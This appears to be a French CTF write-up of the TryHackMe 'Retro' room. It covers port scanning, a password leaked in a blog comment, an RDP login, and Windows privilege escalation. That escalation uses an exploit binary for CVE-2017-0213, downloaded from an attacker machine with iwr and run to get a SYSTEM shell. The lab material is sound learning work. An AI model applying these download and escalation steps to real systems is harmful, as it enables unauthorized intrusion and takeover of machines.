

Retro


mercredi 24 septembre 2025 15:30


```
sudo nmap -sVC -p- -Pn  10.10.162.255 --open
Starting Nmap 7.95 ( https://nmap.org ) at 2025-09-24 15:18 CEST
Nmap scan report for 10.10.162.255
Host is up (0.046s latency).
Not shown: 65533 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT     STATE SERVICE       VERSION
80/tcp   open  http          Microsoft IIS httpd 10.0
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/10.0
|_http-title: IIS Windows Server
3389/tcp open  ms-wbt-server Microsoft Terminal Services
| rdp-ntlm-info:
|   Target_Name: RETROWEB
|   NetBIOS_Domain_Name: RETROWEB
|   NetBIOS_Computer_Name: RETROWEB
|   DNS_Domain_Name: RetroWeb
|   DNS_Computer_Name: RetroWeb
|   Product_Version: 10.0.14393
|_  System_Time: 2025-09-24T13:23:57+00:00
|_ssl-date: 2025-09-24T13:24:02+00:00; -13s from scanner time.
| ssl-cert: Subject: commonName=RetroWeb
| Not valid before: 2025-09-23T13:14:15
|_Not valid after:  2026-03-25T13:14:15
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: mean: -13s, deviation: 0s, median: -14s

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 347.00 seconds
```





Retro Fanatics
RETRO GAMES, BOOKS, AND MOVIES LOVERS
Tron Arcade Cabinet
by Wade
TRON



Ready Player One
by Wade
I can't believe the movie based on my favorite book of all time is going to come out in a few days! Maybe it's because my name is so similar to the main character, but I honestly feel a deep connection to the main character Wade. I keep mistyping the name of his avatar whenever I log in but I think I'll eventually get it down. Either way, I'm really excited to see this movie!


One Comment on "Ready Player One"
Wade
December 9, 2019
Leaving myself a note here just in case I forget how to spell it: parzival
REPLY



Username or Email Address
wade
Password
Remember Me
Log In

Lets goo





Idem avec rdp !!!



Windows Certificate Dialog Elevation of Privilege Vulnerability

On this page

Subscribe RSS PowerShell API CSAF

CVE-2019-1388
Security Vulnerability

Released: Nov 12, 2019

Assigning CNA: Microsoft

CVE.org link: CVE-2019-1388


Executive Summary

An elevation of privilege vulnerability exists in the Windows Certificate Dialog when it does not properly enforce user privileges. An attacker who successfully exploited this vulnerability could run processes in an elevated context. An attacker could then install programs; view, change or delete data.

To exploit this vulnerability, an attacker would first have to log on to the system. An attacker could then run a specially crafted application that could exploit the vulnerability and take control of an affected system.

The security update addresses the vulnerability by ensuring Windows Certificate Dialog properly enforces user privileges.


OK on remarque dans la corbeille qu'il y a un document :




https://sotharo-meas.medium.com/cve-2019-1388-windows-privilege-escalation-through-uac-22693fa23f5f


c'est le document vulnérable donc on peut penser que Wade a décidé de se débarrasser de ce document après avoir lu la vulnérabilité.

On suit la doc de comment exploiter cette vulnérabilité :
On fait clic droit + ouvrir en tant qu'admin. Puis on clique sur "show information" :



Puis on clique sur Verisign :






BON ça ne fonctionne pas donc j'ai vu qu'on pouvait utiliser un exploit spécialement fait pour ça :


```
Windows PowerShell
Copyright (C) 2016 Microsoft Corporation. All rights reserved.

PS C:\Users\Wade> systeminfo

Host Name:                 RETROWEB
OS Name:                   Microsoft Windows Server 2016 Standard
OS Version:                10.0.14393 N/A Build 14393
OS Manufacturer:           Microsoft Corporation
OS Configuration:          Standalone Server
OS Build Type:             Multiprocessor Free
Registered Owner:          Windows User
Registered Organization:
Product ID:                00377-60000-00000-AA325
Original Install Date:     12/8/2019, 10:50:43 PM
System Boot Time:          9/24/2025, 9:02:16 AM
System Manufacturer:       Xen
System Model:              HVM domU
System Type:               x64-based PC
Processor(s):              1 Processor(s) Installed.
                           [01]: Intel64 Family 6 Model 79 Stepping 1 GenuineIntel ~2300 Mhz
BIOS Version:              Xen 4.11.amazon, 8/24/2006
Windows Directory:         C:\Windows
System Directory:          C:\Windows\system32
Boot Device:               \Device\HarddiskVolume1
System Locale:             en-us;English (United States)
Input Locale:              en-us;English (United States)
Time Zone:                 (UTC-08:00) Pacific Time (US & Canada)
Total Physical Memory:     2,048 MB
Available Physical Memory: 723 MB
Virtual Memory: Max Size:  3,200 MB
Virtual Memory: Available: 1,815 MB
Virtual Memory: In Use:    1,385 MB
Page File Location(s):     C:\pagefile.sys
Domain:                    WORKGROUP
Logon Server:              \\RETROWEB
Hotfix(s):                 1 Hotfix(s) Installed.
                           [01]: KB3192137
Network Card(s):           1 NIC(s) Installed.
                           [01]: AWS PV Network Device
                                 Connection Name: Ethernet
                                 DHCP Enabled:    Yes
                                 DHCP Server:     10.10.0.1
                                 IP address(es)
                                 [01]: 10.10.251.36
                                 [02]: fe80::4ec:aa6f:75d0:8a9f
Hyper-V Requirements:      A hypervisor has been detected. Features required for Hyper-V will not be displayed.
PS C:\Users\Wade>
```

https://github.com/WindowsExploits/Exploits/tree/master/CVE-2017-0213

```
PS C:\Users\Wade\desktop> iwr -uri http://10.11.116.117/CVE-2017-0213_x64.exe -outilfe CVE-2017-0213_x64.exe
Invoke-WebRequest : A parameter cannot be found that matches parameter name 'outilfe'.
At line:1 char:53
+ iwr -uri http://10.11.116.117/CVE-2017-0213_x64.exe -outilfe CVE-2017 ...
+                                                     ~~~~~~~~
    + CategoryInfo          : InvalidArgument: (:) [Invoke-WebRequest], ParameterBindingException
    + FullyQualifiedErrorId : NamedParameterNotFound,Microsoft.PowerShell.Commands.InvokeWebRequestCommand

PS C:\Users\Wade\desktop> iwr -uri http://10.11.116.117/CVE-2017-0213_x64.exe -outfile CVE-2017-0213_x64.exe
PS C:\Users\Wade\desktop> ./CVE-2017-0213_x64.exe
Building Library with path: script:C:\Users\Wade\desktop\run.sct
Found TLB name at offset 766
QI - Marshaller: {00000000-0000-0000-C000-000000000046} 0000022293A73E90
Queried Success: 0000022293A73E90
AddRef: 1
QI - Marshaller: {0000001B-0000-0000-C000-000000000046} 0000022293A73E90
QI - Marshaller: {ECC8691B-C1DB-4DC0-855E-65F6C551AF49} 0000022293A73E90
QI - Marshaller: {00000000-0000-0000-C000-000000000046} 0000022293A73E90
Queried Success: 0000022293A73E90
AddRef: 2
QI - Marshaller: {00000018-0000-0000-C000-000000000046} 0000022293A73E90
QI - Marshaller: {334D391F-0E79-3B15-C9FF-EAC65DD07C42} 0000022293A73E90
QI - Marshaller: {00000040-0000-0000-C000-000000000046} 0000022293A73E90
QI - Marshaller: {334D391F-0E79-3B15-C9FF-EAC65DD07C42} 0000022293A73E90
QI - Marshaller: {94EA2B94-E9CC-49E0-C0FF-EE64CA8F5B90} 0000022293A73E90
QI - Marshaller: {334D391F-0E79-3B15-C9FF-EAC65DD07C42} 0000022293A73E90
QI - Marshaller: {77DD1250-139C-2BC3-BD95-9D0ACED61BE5} 0000022293A73E90
QI - Marshaller: {334D391F-0E79-3B15-C9FF-EAC65DD07C42} 0000022293A73E90
QI - Marshaller: {8FD60505-5A1F-4E41-88BA-A6FB07202DA9} 0000022293A73E90
QI - Marshaller: {334D391F-0E79-3B15-C9FF-EAC65DD07C42} 0000022293A73E90
QI - Marshaller: {03FB5C57-D534-45F5-A1F4-D3955983875} 0000022293A73E90
QI - Marshaller: {334D391F-0E79-3B15-C9FF-EAC65DD07C42} 0000022293A73E90
QI - Marshaller: {2C258AE7-50DC-49FF-9D1D-2ECB9A52CDD7} 0000022293A73E90
QI - Marshaller: {00000019-0000-0000-C000-000000000046} 0000022293A73E90
QI - Marshaller: {4C1E39E1-E3E3-4296-AA86-EC938D896E92} 0000022293A73E90
Release: 3
```


FreeRDP: 10.10.52.128
Windows PowerShell
AddRef: 2
AddRef: 3
Release: 4
Administrator: C:\Windows\system32\cmd.exe
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.
C:\Windows\system32>whoami
nt authority\system
C:\Windows\system32>
Unknown IID: {334D391F-0E79-3B15-C9FF-EAC65DD07C42} 000002085A743F10
Unknown IID: {03FB5C57-D534-45F5-A1F4-D39556983875} 000002085A743F10
Unknown IID: {334D391F-0E79-3B15-C9FF-EAC65DD07C42} 000002085A743F10
Unknown IID: {2C258AE7-50DC-49FF-9D1D-2ECB9A52CDD7} 000002085A743F10
Unknown IID: {00000019-0000-0000-C000-000000000046} 000002085A743F10
Unknown IID: {4C1E39E1-E3E3-4296-AA86-EC938D896E92} 000002085A743F10
Query for ITMediaControl
Marshal Complete: 00000000
Release: 5
Release: 4
AddRef: 3
Release: 4
Release: 3
Result: 80029C4A
Done
Release: 1
Release object 000002085A743FB0
Release: 2

Et voilà !


Retro
New high score!
120 min
38,482
Share your achievement
Start AttackBox
Save Room
Options
Room completed (100%)